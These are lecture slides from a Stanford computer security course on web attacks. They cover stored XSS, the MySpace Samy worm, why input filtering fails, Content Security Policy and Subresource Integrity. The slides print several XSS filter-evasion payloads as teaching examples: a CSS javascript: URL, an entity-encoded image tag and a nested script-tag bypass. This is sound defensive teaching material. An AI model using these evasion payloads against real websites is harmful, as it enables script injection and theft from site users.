
Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.

Victims were then redirected to a phishing site and prompted to enter sensitive financial data.



# Stored XSS

The attacker stores the malicious code in a resource managed by the web application, such as a database.



# Samy Worm

XSS-based worm that spread on MySpace. It would display the string "*but most of all, samy is my hero*" on a victim's MySpace profile page as well as send Samy a friend request.

In 20 hours, it spread to one million users.

# MySpace

MySpace allowed users to post HTML to their pages. Filtered out

`<script>`, `<body>`, `onclick`, `<a href=javascript://>`

Missed one. You can run Javascript inside of CSS tags.

`<div style="background:url('javascript:alert(1)')">`

# Filtering

For a long time, the only way to prevent XSS attacks was to try to filter out malicious content.

Validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.

Adopt a 'positive' security policy that specifies what is allowed. 'Negative' or attack signature based policies are difficult to maintain and are likely to be incomplete



# Filtering is Really Hard

Large number of ways to call Javascript and to escape content

URI Scheme: 

On{event} Handlers: onSubmit, OnError, onSyncRestored, ... (there's ~105)

Samy Worm: CSS

Tremendous number of ways of encoding content

```
<IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041>
```

**Google XSS Filter Evasion!**

# Filters that Change Content

**Filter Action:** filter out `<script`

**Attempt 1:** `<script src= "...">`

`src= "..."`

**Attempt 2:** `<scr<scriptipt src= "..."`

`<script src= "...">`

# Filters that Change Content

Today, web frameworks take care of filtering out malicious input\*

\* they still mess up regularly. Don't trust them if it's important

Do not roll your own.

## Stored XSS Patched in WordPress 5.1.1

MARCH 26, 2019  MARC-ALEXANDRE MONTPAS

# Content Security Policy

CSP allows for server administrators to eliminate XSS attacks by specifying the domains that the browser should consider to be valid sources of executable scripts.

Browser will only execute scripts loaded in source files received from whitelisted domains, ignoring all other scripts (including inline scripts and event-handling HTML attributes).

# Example CSP 1

Example: content can only be loaded from same domain

```
Content-Security-Policy: default-src 'self'
```

# Example CSP 2

## Allow:

- \* include images from any origin in their own content, but
- \* restrict audio or video media to trusted providers, and only allow
- \* scripts from a specific server that hosts trusted code.

```
Content-Security-Policy: default-src 'self'; img-src *;  
media-src media1.com; script-src userscripts.example.com
```

# Content Security Policy

Administrator serves Content Security Policy via:

## **HTTP Header**

`Content-Security-Policy: default-src 'self'`

## **Meta HTML Object**

```
<meta http-equiv="Content-Security-Policy" content="default-  
src 'self'; img-src https://*; child-src 'none';">
```

# **Sub Resource Integrity (SRI)**



# Third Party Content Safety

**Question:** how do you safely load an object from a third party service?

```
<script  
  src="https://code.jquery.com/jquery-3.4.0.js"  
</script>
```

**Problem:** if code.jquery.com is compromised, your site is too

# MaxCDN Compromise

2013: MaxCDN, which hosted bootstrapcdn.com, was compromised

MaxCDN had laid off a support engineer having access to the servers where BootstrapCDN runs. The credentials of the support engineer were not properly revoked. The attackers had gained access to these credentials.

Bootstrap JavaScript was modified to serve an exploit toolkit



# Sub Resource Integrity (SRI)

SRI allows you to specify expected hash of file being included

```
<script  
  src="https://code.jquery.com/jquery-3.4.0.min.js"  
  integrity="sha256-BJeo0qm959uMBGb65z40ejJYGSgR7REI4+CW1fNKw0g="  
</script>
```

# **Web Attacks**

**CS155 Computer and Network Security**

**Stanford University**